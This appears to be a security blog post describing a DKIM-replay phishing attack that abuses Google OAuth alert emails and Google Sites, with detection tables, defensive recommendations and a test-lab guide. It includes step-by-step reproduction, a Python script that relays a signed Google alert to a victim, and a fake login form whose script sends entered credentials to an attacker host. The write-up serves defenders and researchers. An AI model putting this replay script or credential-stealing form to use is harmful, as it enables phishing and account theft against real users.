
 Posted by

 How cybercriminals hijacked no-reply@google.com, weaponized Google’s own infrastructure, and sailed past SPF, DKIM & DMARC—plus, how you can build your own test lab to reproduce (and defend against) this exploit.

🚀 TL;DR
- OAuth Abuse: Attacker spins up a throw-away Google account, registers an OAuth app whose Name field contains their entire phishing message.
- Signed Alert Generation: Granting the app permissions triggers Google’s automated “Security alert” email—signed with Google’s DKIM key.
- DKIM Replay: The attacker re-injects that exact raw MIME into a custom SMTP relay, preserving the original
DKIM-Signatureheader (body hash + headers intact). - Google Sites Host: Their phishing form lives on
sites.google.com/your-page, a fully legitimate Google subdomain. - Bypass & Hijack: SPF passes (because Google’s key signed it), DKIM passes (we replayed the signed blob), DMARC passes (alignment met), and Gmail even threads it into real Google-security notifications.
1. Background: Why DKIM-Replay Works
- DKIM (RFC 6376) signs selected headers + body hash using the sender’s private key; verification only checks that the digest matches and the public key in DNS.
- Replay flaw: DKIM does not bind messages to the original SMTP session or IP—so if you preserve the signed headers and body exactly, any downstream MTA will accept it as legitimately signed.
- SPF & DMARC don’t catch it: SPF checks the envelope sender or
Return-Path, which still looks like Google’s; DMARC just requires that SPF or DKIM align with theFrom:domain, which it does.
2. Step-by-Step Reproduction
2.1 Registering a “Phish App”
- Create a new Google account (e.g.,
attacker123@gmail.com). - In the Google Cloud Console, enable the OAuth consent screen for an external app.
- In the App name field, paste your entire phishing message, for example: “🚨 Reset your Google password immediately
We detected unauthorized sign-in…” - Leave branding & scopes minimal—just enough to trigger the standard “New app added” alert.
2.2 Triggering the Signed Email
- Grant your own OAuth app a trivial scope (e.g., profile info).
- Google auto-emails
attacker123@gmail.com:From: no-reply@accounts.google.com To: attacker123@gmail.com Subject: Security alert for your Google Account DKIM-Signature: v=1; a=rsa-sha256; d=google.com; s=20161025; h=from:to:subject:date:message-id:mime-version; bh=...; b=...[signature blob] - Save that entire raw message (including the
DKIM-Signatureheader).
2.3 Crafting the Replay SMTP Relay
import smtplib

# Load the raw signed message
with open('signed_alert.eml','rb') as f:
    raw = f.read()

# Connect to your own SMTP server
smtp = smtplib.SMTP('mail.attacker-relay.com', 25)
smtp.sendmail(
    from_addr='no-reply@google.com',     # matches original DKIM d=google.com
    to_addrs=['victim@example.com'],
    msg=raw                                # exact signed blob
)
smtp.quit()
Key point: since the message headers/body are unchanged, Gmail’s DKIM check still validates against Google’s DNS-published key.
2.4 Building the Fake Google-Sites Login
- In Google Sites, create a new site under your Google account.
- Embed custom HTML & JavaScript via the embed widget:
https://accounts.google.com/ServiceLogin?... <form id="creds"> <input name="Email" placeholder="Email"> <input name="Passwd" type="password" placeholder="Password"> <button>Sign In</button> </form> <script> document.getElementById('creds').onsubmit = async e => { e.preventDefault(); await fetch('https://attacker-api.com/steal', { method:'POST', body: JSON.stringify({ email: e.target.Email.value, pass: e.target.Passwd.value }) }); window.location = 'https://accounts.google.com/AccountRecoveryOptions'; }; </script> - Publish—that
sites.google.com/your-siteURL is trusted by browsers, web filters, and the victim.
3. Deep Dive: DKIM Canonicalization & Replay Nuances
- Header canonicalization (
h=tag): Lists exactly which headers (e.g.,from:to:subject:date:message-id:mime-version) were hashed. Do not alter their order or whitespace. - Body hash (
bh=): A SHA-256 over the canonicalized body. Even a trailing newline difference will invalidate the signature. - Replay caveat: Ensure your relay doesn’t accidentally fold or re-wrap lines—use “sendmail -t” or an SMTP library that leaves the blob untouched.
4. Detecting a DKIM-Replay Phish
| Checkpoint | Legit Google Alert | DKIM-Replay Phish |
|---|---|---|
| From & Signed-by | no-reply@accounts.google.com | no-reply@accounts.google.com |
| Mailed-by (Return-Path) | accounts.google.com or google.com | attacker-relay.com (mismatch) |
| Received headers | Originate from Google’s mail IPs | Show your custom SMTP server |
| ARC-Seal header | Present & valid (Google signs ARC) | Absent or invalid (no ARC chain) |
| Link target | https://accounts.google.com/... | https://sites.google.com/… (or attacker domain) |
- Inspect full headers in Gmail: Menu → Show original
- Look for a mismatch between
Return-Pathandd=inDKIM-Signature. - Check for ARC-Authentication-Results: Google’s real alerts include ARC seals; replays won’t.
5. Is This Still Possible Today?
- As of April 2025, Google has begun rotating its DKIM keys more frequently and is sanitizing OAuth app names in notification emails.
- Partial mitigation: New alerts now include a unique
X-Notification-IDthat is tied to the originating OAuth app, making simple header replays fail DMARC alignment. - Residual risk: Any service that signs outbound mail without binding to the send session (i.e., without ARC) remains vulnerable until it implements these stricter checks.
6. Generalizing to Other Providers
Any SaaS or platform that meets these criteria can be DKIM-replay attacked:
- Customizable notification content (e.g., app name, alert text).
- Emails automatically sent via OAuth, webhooks, or in-app triggers.
- Outbound mail is DKIM-signed but lacks ARC or session binding.
▶️ PayPal, GitHub, Microsoft 365: all have had proofs-of-concept posted on GitHub in 2025, abusing their “new device login” or “email added” alerts.
7. Defense-in-Depth
- Enforce strict DMARC (
p=reject; adkim=s; aspf=s) across your domains & subdomains. - Implement ARC on your mail servers to prevent trust of forwarded/replayed messages.
- Sanitize notification fields: strip or normalize any user-supplied text in automated emails.
- Rotate DKIM keys frequently and embed a transient timestamp token in the signed headers.
- Network-layer checks: flag any mail claiming to be from Google but coming from non-Google IP ranges.
- Educate users: train to verify “Show original” and look for ARC seals or mismatches.
8. Build Your Own Lab
- Spin up two small VMs (one to host a simple SMTP relay, another to mimic a victim).
- Use Docker to run MailHog and OpenDKIM.
- Generate a DKIM keypair, publish the public key to DNS, and configure your mail server.
- Replay a signed email blob and observe success/failure in MailHog’s web UI.
- Experiment with altering one header at a time—see exactly which tweak breaks the signature.
Conclusion
This “all-Google” phishing attack taught us one thing: trust in infrastructure is only as strong as the weakest cryptographic binding. By understanding DKIM’s replay gap, the power of ARC, and how OAuth-powered notifications work, you can immunize your org (and teach fellow defenders) to spot, block, and eliminate these next-gen phishing ploys before they sail past your filters.
Stay nerdy. Stay vigilant. And remember: when even Google’s own email can be hijacked, the human layer is still the best firewall.
 Spyboy blog
Cám ơn.. Rất nhiều Tôi đã lưu vào tệp pdf để lúc rảnh tôi sẽ đọc lại..
LikeLike